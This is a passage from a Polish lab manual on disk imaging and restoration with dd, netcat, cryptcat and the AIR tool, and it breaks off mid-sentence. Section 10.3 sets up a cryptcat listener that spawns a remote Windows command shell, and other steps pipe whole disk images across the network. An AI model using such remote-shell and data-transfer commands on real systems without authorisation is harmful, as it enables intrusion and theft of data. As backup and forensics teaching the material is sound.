Przed przystąpieniem do wykonania ćwiczenia dodaj do maszyn wirtualnych z systemami *BackTrack 4* i *Windows Server 2003* nowy dysk o pojemności około 300 MB zgodnie z instrukcją zamieszczoną w rozdziale "Przygotowanie środowiska pracy".



Rys. 10.1. Topologia sieci wykorzystana w ćwiczeniu
Źródło: opracowanie własne.

10.1. Wykonanie obrazu partycji

10.1.1. Przejdź do Wirtualnej Maszyny z systemem *BackTrack*.

10.1.2. Do wyświetlenia listy wszystkich dysków oraz partycji na nich założonych w systemie Linux (*BackTrack 4*) służy polecenie:

```
fdisk -l
```

Przy pomocy tego polecenia uzyskasz informacje odnośnie do podłączonych dysków twardych i tablic partycji. Przykładowy efekt działania polecenia przedstawia rys. 10.2, z którego odczytać możemy informacje o typie urządzenia oraz ilości partycji na nim założonych.

```
root@bt:~# fdisk -l

Disk /dev/sda: 8589 MB, 8589934592 bytes
255 heads, 63 sectors/track, 1044 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x00073fd3

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1  *           1           993     7976241    83  Linux
/dev/sda2                994        1044     409657+    5  Extended
/dev/sda5                994        1044     409626    82  Linux swap / Solaris

Disk /dev/sdb: 321 MB, 321912832 bytes
255 heads, 63 sectors/track, 39 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x00027a6d

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1                1           39      313236    83  Linux
```

Rys. 10.2. Lista dysków twardych i partycji na nich założony
Źródło: opracowanie własne.

10.1.3. Przed przystąpieniem do dalszych czynności musisz odmontować wybraną do skopiowania partycję (w naszym przypadku sdb1). Poniższe polecenie wyświetla informacje o punktach montowania wszystkich partycji (rys. 10.3).

```
mount
```

```

root@bt:/media/sdb1# mount
/dev/sda1 on / type ext3 (rw,relatime,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
/proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
varrun on /var/run type tmpfs (rw,nosuid,mode=0755)
varlock on /var/lock type tmpfs (rw,noexec,nosuid,nodev,mode=1777)
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
/dev/sdb1 on /media/sdb1 type ext3 (rw)

```

Rys. 10.3. Lista punktów montowania partycji

Źródło: opracowanie własne.

10.1.4. Odmontuj wybraną partycję poleceniem `umount`, dla partycji `sdb1` zamontowanej w `/media/sdb1` polecenie wygląda następująco:

```
umount /media/sdb1
```

10.1.5. Do wykonania obrazu użyj aplikacji `dd` zgodnie ze składnią:

```
dd if=</źródło> of=</miejsce/gdzie/będzie/zapisany/obraz>
```

dla partycji `sdb1` polecenie wyglądało będzie następująco:

```
dd if=/dev/sdb1 of=/root/sdb1.img
```

Wykonanie powyższego polecenia spowoduje rozpoczęcie zapisu obrazu partycji `sdb1` w katalogu `/root` pod nazwą `sdb1.img`, wciśnięcie kombinacji klawiszy **ctrl** + **c** przerywa ten proces, po zakończeniu kopiowania wyświetlona zostanie statystyka z wykonania obrazu.

```

root@bt:/# dd if=/dev/sdb1 of=/root/sdb1.img
626472+0 records in
626472+0 records out
320753664 bytes (321 MB) copied, 144.51 s, 2.2 MB/s

```

Rys. 10.4. Statystyka z wykonania obrazu lokalnej partycji. Źródło: opracowanie własne.

10.1.6. W celu ponownego zamontowania partycji użyj polecenia `mount`, którego składnia wygląda następująco:

```
mount /dev/<nazwa_partycji> </miejsce/gdzie/będzie/zamontowana/partycja>
```

dla naszego przykładu przyjmie postać:

```
mount /dev/sdb1 /media/sdb1
```

10.2. Wykonanie i przesłanie obrazu na serwer

Do transferu obrazu przez sieć wykorzystano aplikację *Netcat*.

10.2.1. W systemie *BackTrack* w konsoli wpisz:

```
nc -l -p 4321 | dd of=/root/dysk_e.img
```

gdzie:

- l – włącza nasłuch dla połączeń nadchodzących,
- p – port, który będzie użyty przez aplikację do komunikacji.

Spowoduje to włączenie nasłuchu przez aplikację *Netcat* na porcie 4321 oraz przekazanie odebranych danych do aplikacji *dd*, która umożliwi zapis danych w pliku o podanej nazwie, kombinacja klawiszy **ctrl + c** przerywa tę operację.

10.2.2. Przejdź do Wirtualnej Maszyny z systemem *Windows serwer 2003*.

10.2.3. Na partycji *C:* należy stworzyć katalog */programy* i przenieść do niego całą zawartość katalogu */Kopie zapasowe/* znajdującego się na płycie DVD.

10.2.4. W konsoli przejdź do katalogu *C:\programy*

```
cd C:\programy
```

następnie wpisz:

```
dd --list
```

Otrzymasz dokładnie ten sam rezultat co przy poleceniu *fdisk -l* w systemie *Linux*, wyświetlona zostanie lista wszystkich dysków i partycji na nich założonych wraz z ich punktami montowania; przykładowy efekt działania polecenia poniżej:

```
C:\programy>dd --list
dd --list
rawwrite dd for windows version 0.5.
Written by John Newbigin <jn@it.swin.edu.au>
This program is covered by the GPL. See copying.txt for details
```

Win32 Available Volume Information

\\.\Volume{8b41a17c-74eb-11df-bf9e-806e6f6e6963}\
link to \\?\Device\HarddiskVolume1
fixed media
Mounted on \\.\c:

\\.\Volume{3a46dbaf-74f4-11df-8b96-806e6f6e6963}\
link to \\?\Device\CdRom0
CD-ROM
Mounted on \\.\d:

\\.\Volume{8b41a178-74eb-11df-bf9e-806e6f6e6963}\
link to \\?\Device\Floppy0
removeable media
Mounted on \\.\a:

\\.\Volume{811a4896-5209-4919-b032-3e5192676a7e}\
link to \\?\Device\HarddiskDmVolumes\Admin-s9h60mkrzDg0\Volume1
fixed media
Mounted on \\.\e:

NT Block Device Objects

\\?\Device\CdRom0
size is 2147483647 bytes
\\?\Device\Floppy0
\\?\Device\Harddisk0\Partition0
link to \\?\Device\Harddisk0\DR0
Fixed hard disk media. Block size = 512
size is 4294967296 bytes
\\?\Device\Harddisk0\Partition1
link to \\?\Device\HarddiskVolume1
\\?\Device\Harddisk1\Partition0
link to \\?\Device\Harddisk1\DR1
Fixed hard disk media. Block size = 512
size is 213909504 bytes

Virtual input devices

/dev/zero (null data)
/dev/random (pseudo-random data)
- (standard input)

10.2.5. Aby uruchomić aplikację *dd* i przy pomocy *netcat-a* przesłać obraz przez sieć, użyj polecenia zbudowanego w następujący sposób:

```
dd if=<źródło> | nc adres_ip_serwera port
```

dla naszego przypadku:

```
dd if=\\.\e: | nc 172.16.1.2 4321
```


Po ukończeniu wykonywania obrazu, tak jak poprzednio, wyświetlona zostanie statystyka.

10.3. Zdalne wykonanie i przesłanie obrazu na serwer

Zastosowanie *Netcat-a* do przesyłania obrazu jest prostym, lecz mało bezpiecznym rozwiązaniem ze względu na brak szyfrowania transmisji, co nie zapewnia należytego bezpieczeństwa danych i służy jedynie jako przykład pozwalający lepiej poznać i zrozumieć możliwości aplikacji *dd*. Znacznie lepszym rozwiązaniem jest zastosowanie programu *cryptcat* (bazującego na programie *netcat*) rozszerzonego o dodatkową funkcjonalność, jaką jest szyfrowanie transmisji przy wykorzystaniu algorytmu Twofish.

W tym podpunkcie wykorzystamy *cryptcat-a* zarówno do uzyskania zdalnego dostępu, jak i przesyłania danych na serwer. Oczywiście istnieją prostsze metody zdalnego dostępu, aczkolwiek poniższa instrukcja ma na celu zapoznanie się z wyżej wymienioną aplikacją i jej możliwościami.

10.3.1. Na Wirtualnej Maszynie z systemem *Windows serwer 2003* przejdź do katalogu *C:\programy* i uruchom *Cryptcat-a* z parametrami jak na rys. 10.5.



Rys. 10.5. Konfiguracja Netcat-a dla zdalnego dostępu
Źródło: opracowanie własne.

gdzie:

- l – włącza nasłuchiwanie dla połączeń nadchodzących,
- p – port, który będzie użyty przez aplikację „nc” do komunikacji,

-e – gdy połączenie zostanie nawiązane uruchomiona zostanie aplikacja, do której podasz ścieżkę,
-k – klucz użyty do szyfrowania transmisji, jeżeli klucze po stronie serwera oraz klienta będą różne, połączenie zostanie nawiązane, ale nie będziemy w stanie odszyfrować otrzymywanych informacji.

10.3.2. Po skonfigurowaniu *cryptcat-a* na hoście przenieś się na Wirtualną Maszynę z systemem *BackTrack 4*, taką jak w przypadku *netcat-a* z podpunktu 10.2.1 wymagane jest przestawienie jednej instancji aplikacji *cryptcat* w tryb nasłuchu oraz podanie ścieżki do pliku, w którym aplikacja *dd* zapisze odebrane dane, całość zrealizuje poniższe polecenie.

```
cryptcat -l -p 4321 -k bssbackup | dd of=/root/dysk_e.img
```


10.3.3. W drugiej instancji konsoli ustanów zdalne połączenie do hosta za pomocą polecenia o następującej składni:

```
cryptcat ip_hosta port -k hasło
```

dla naszego przypadku:

```
cryptcat 172.16.1.3 1234 -k password
```

Po prawidłowym wpisaniu parametrów połączenia (ip, port, hasło) uzyskasz dostęp do w pełni funkcjonalnej konsoli systemu *Windows server 2003* (rys. 10.6).



```
root@bt:~# cryptcat 172.16.1.3 1234 -k password -codename [ pwnsauc3 ]
Microsoft Windows [Wersja 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\programy>
```

Rys. 10.6. Źródło: opracowanie własne.

10.3.4. Raz jeszcze wykonaj obraz partycji z punktu 10.2.4 przy pomocy następującego polecenia:

```
dd if=<źródło> | cryptcat adres_ip_serwera port -k hasło
```

dla naszego przypadku:

```
dd if=\\.\e: | cryptcat 172.16.1.2 4321 -k bssbackup
```


Po ukończeniu wykonywania obrazu, tak jak poprzednio, wyświetlona zostanie statystyka.

10.4. Zamontowanie partycji z obrazu

10.4.1. Przejdź na Wirtualną Maszynę z systemem BackTrack4.

10.4.2. W celu zamontowania partycji z obrazu w systemie *Linux* wymagane jest wskazanie punktu montowania danej partycji, czyli katalogu, przez który uzyskamy logiczny dostęp do danych, najlepiej do tego celu stwórz nowy katalog.

```
mkdir /media/dysk_E
```

10.4.3. Obraz zamontuj za pomocą polecenia mount:

```
mount -o loop </ścieżka/do/pliku_z_obrazem.img>  
</ścieżka/do/punktu/montowania>
```

gdzie:


-o – umożliwia ustawienie dotykowych opcji,
loop – tworzy wirtualne urządzenie.

dla obrazu z punktu 10.2/10.3 polecenie wygląda następująco:

```
mount -o loop /root/dysk_e.img /media/dysk_E
```

10.5. Przywrócenie partycji z obrazu

10.5.1. Na Wirtualnej Maszynie z systemem *BackTrack 4* usuń lub zmień strukturę plików na partycji *sdb1*. np. tak jak na rys. 10.7:



```
root@bt:/# cd /media/sdb1/  
root@bt:/media/sdb1# ls  
important important~ lost+found  
root@bt:/media/sdb1# mkdir important_data  
root@bt:/media/sdb1# ls  
important important_data important~ lost+found
```

Rys. 10.7. Zmiana struktury plików na partycji testowej
Źródło: opracowanie własne.

Na powyższym przykładzie za pomocą polecenia *mkdir* został stworzony katalog *important_data*.

10.5.2. Następnie odmontuj partycje *sdb1* poleceniem *umount*:

```
umount /media/sdb3/
```


10.5.3. Aby przywrócić partycje z obrazu wykonanego w punkcie 10.1 wykorzystaj aplikację *dd*, podając jako źródło ścieżkę do pliku z obrazem, a jako miejsce docelowe partycje *sdb1*, procedurę przywracania przedstawia rys. 10.8.



```
root@bt:/media# dd if=/root/sdb1.img of=/dev/sdb1
626472+0 records in
626472+0 records out
320753664 bytes (321 MB) copied, 148.113 s, 2.2 MB/s
```

Rys. 10.8. Przywracanie zawartości partycji z obrazu
Źródło: opracowanie własne.

10.5.4. W celu weryfikacji poprawności przeprowadzonych czynności zamontuj ponownie partycje *sdb1*.



```
root@bt:/media# mount /dev/sdb1 /media/sdb1/
root@bt:/media# cd sdb1/
root@bt:/media/sdb1# ls
important important~ lost+found
```

Rys. 10.9. Weryfikacja zawartości przywróconej partycji
Źródło: opracowanie własne.

Jeżeli obraz wykonano prawidłowo, a przywracanie przebiegło bez żadnych błędów, to wszystkie zmiany zostaną przywrócone do stanu, w którym wykonano obraz, co ilustruje rys. 10.9. Należy pamiętać o regularnym wykonywaniu kopii zapasowych, ponieważ po przywróceniu nieaktualnego obrazu może się okazać, że i tak straciliśmy cenne dla nas dane.

10.6. Automated Image and Restore

AIR (ang. Automated Image and Restore) jest nakładką graficzną w systemie *Linux* na *dd* zaprojektowaną w celu ułatwienia wykonywania obrazów binarnych dysków twardych.

10.6.1. W systemie *Ubuntu 10.10* przejdź do linii poleceń użytkownika *root*:

```
sudo su
```

10.6.2. Zainstaluj perl-tk, sharutils, cryptcat-a przy pomocy następujących poleceń:

```
apt-get install perl-tk  
apt-get install sharutils  
apt-get install cryptcat
```

10.6.3. Pobierz aplikacje air ze strony <http://sourceforge.net/projects/air-imager/>

10.6.4. Przejdź w konsoli do folderu, w którym zapisałeś archiwum zawierające aplikacje, a następnie użyj poniższego polecenia w celu rozpakowania archiwum (uwaga, nazwa archiwum/skryptu instalacyjnego może ulec zmianie w kolejnych wersjach aplikacji, niniejsza instrukcja dotyczy wersji 2.0.0):

```
tar -xzf air-2.0.0.tar.gz
```

10.6.5. Wejdź do folderu aplikacji poleceniem:

```
cd air-2.0.0
```

i uruchom skrypt instalacyjny, wpisując:

```
./install-air-2.0.0
```

po rozpoczęciu działania skryptu zostaniesz zapytany czy na pewno chcesz zainstalować aplikacje, wciśnij **Enter**.

```
Perl/Tk is not installed on your system or you have a version  
(804.029) other than what is called for, so for the installation  
to proceed, it will have to be downloaded from the CPAN site on  
the Internet. This means your system must be connected to a  
network with Internet access and properly configured. If you  
can surf the web then you should be okay.  
  
Once Perl/Tk is downloaded, it will automatically be compiled  
and installed.  
  
If you are ready to proceed with the installation/upgrade,  
press ENTER.  
  
To cancel, hit Control-C.
```


Rys. 10.10. Skrypt instalacyjny aplikacji *AIR*
Źródło: opracowanie własne.

10.6.6. W systemie *Ubuntu 10.10* wpisz w konsoli polecenie:

```
air
```


które uruchomi aplikację.

10.6.7. *Ubuntu 10.10* posłuży jako magazyn dla obrazu, który wykonasz za chwilę, wybierz miejsce, gdzie zapisany zostanie obraz, klikając na ikonkę po prawej stronie pola opisanego jako **Destination device/file:** następnie wybierz katalog `/root/`, a w polu **File name:** wpisz `data.img` i kliknij **Save** (rys. 10.11).




Rys. 10.11. Konfiguracja miejsca zapisu obrazu po stronie magazynu obrazów
Źródło: opracowanie własne.

10.6.8. Źródło obrazu ustawisz, wybierając przycisk **NET -> Source**, w następnym oknie dialogowym poproszony zostaniesz o podanie portu, na którym będzie nasłuchiwała aplikacja, wpisz **12345** i zatwierdź przyciskiem **Ok**, dostaniesz informację, że do rozpoczęcia procesu trzeba wybrać przycisk **Start**, jednak zanim to zrobisz uaktywnij opcje **cryptcat**. Dwa poniższe rysunki przedstawiają proces poprawnej konfiguracji programu.



Rys. 10.12. Konfiguracja źródła obrazu po stronie magazynu obrazów
Źródło: opracowanie własne.

Rys. 10.13 przedstawia wygląd prawidłowo skonfigurowanej aplikacji, przed przystąpieniem do dalszych czynności zweryfikuj poprawność wprowadzonych zmian.



Rys. 10.13. Widok prawidłowo skonfigurowanej aplikacji po stronie magazynu obrazów
Źródło: opracowanie własne.

Po wybraniu przycisku Start aplikacja przejdzie w tryb nasłuchu, oczekując połączenia na wskazanym porcie. Wybranie przycisku **Show Status Windows...** umożliwia śledzenie postępów na bieżąco.


10.6.9. Przejdź do Wirtualnej Maszyny z systemem *BackTrack 4*.

10.6.10. Na partycji sdb1 zapisz plik testowy o nazwie *ważne.txt*, następnie odmontuj partycję sdb1 poleceniem:

```
umount /media/sdb1/
```


10.6.11. Uruchom program *AIR* dokładnie w ten sam sposób co poprzednio.

10.6.12. Tym razem jako **Source** ustaw właściwe źródło, czyli dysk **sdb**, przycisk **SDB -> Set as Source** (rys. 10.14).




Rys. 10.14. Konfiguracja źródła obrazu w systemie, na którym wykonany będzie obraz
Źródło: opracowanie własne.

10.6.13. Jako miejsce zapisu obrazu wybierz **NET -> Destination**, wpisz adres IP magazynu obrazów **172.16.1.5** oraz port, na który wysyłane będą dane **12345** (rys. 10.15).




Rys. 10.15. Konfiguracja miejsca zapisu obrazu w systemie, na którym wykonany będzie obraz
Źródło: opracowanie własne.

Poniższy rysunek przedstawia prawidłową konfigurację po stronie systemu, na którym wykonany zostanie obraz. Przed przystąpieniem do dalszych czynności zweryfikuj poprawność wprowadzonych zmian.



Rys. 10.16. Widok prawidłowo skonfigurowanej aplikacji systemu, na którym wykonany zostanie obraz
Źródło: opracowanie własne.

10.6.14. Po wybraniu przycisku **Start** aplikacja zapyta czy pod wskazanym adresem uruchomiona i prawidłowo skonfigurowana jest aplikacja *AIR*, wybierz **Yes**. W kolejnym komunikacie wybierz **MD5** jako sposób poprawności weryfikacji przesyłanych danych (rys. 10.17).



Rys. 10.17. Wybór weryfikacji poprawności przesyłanych danych
Źródło: opracowanie własne.


Po wyborze tej opcji rozpocznie się proces tworzenia i przesyłania obrazu, jego postępy możesz śledzić, wybierając przycisk **Show Status Windows ...** Po wykonaniu obrazu wyświetlona zostanie statystyka oraz porównane zostaną hashe MD5 w celu weryfikacji poprawności przesłanego obrazu

10.6.15. Po ukończeniu procesu tworzenia obrazu zamontuj partycję sdb1:


```
mount /dev/sdb1 /mnt/data
```

i usuń z niej plik testowy ważne.txt a następnie ponownie ją odmontuj.

10.6.16. Zmień konfigurację aplikacji AIR na obu systemach zgodnie z rysunkami 10.8-10.19. Uruchom najpierw aplikację na systemie *BackTrack 4*, następnie na *Ubuntu 10.10*.



Rys. 10.18. Konfiguracja AIR na komputerze w którym przywrócony ma być obraz
Źródło: opracowanie własne.



Rys. 10.19. Konfiguracja AIR na komputerze w którym przechowywany jest obraz
Źródło: opracowanie własne.

- 10.6.17. Po zakończeniu procesu przywracania zamontuj partycję i sprawdź jej zawartość, jeżeli na partycji znajduje się plik `ważne.txt` oznacza to, że obraz przywrócono prawidłowo i udało się odzyskać utracone dane.

10.7. Przygotowanie systemowego dysku USB


Dystrybucje systemów operacyjnych, w szczególności systemów z rodziny Linux, uruchamiane z płyt CD/DVD zawierających prekonfigurowane środowiska przeznaczone do wyspecjalizowanych celów cieszą się sporą popularnością. Zaletą takich dystrybucji jest niedokonywanie jakichkolwiek zmian na systemowych dyskach twardych, co ułatwia zachowanie porządku i pozwala na uniknięcie kłopotów związanych z ewentualnym brakiem zgodności pomiędzy różnymi systemami operacyjnymi korzystającymi z tych samych wolumenów fizycznych bądź logicznych. Rozszerzeniem dystrybucji na płytach optycznych są dystrybucje uruchamiane z dysków USB, z których część oferuje możliwość tworzenia tzw. Live Persistence, czyli nanoszenia trwałych zmian w systemie plików (pierwotne dystrybucje live wykorzystywały tworzony w czasie startu systemu RAMdysk, tak więc wszelkie zmiany w środowisku wykonane przez

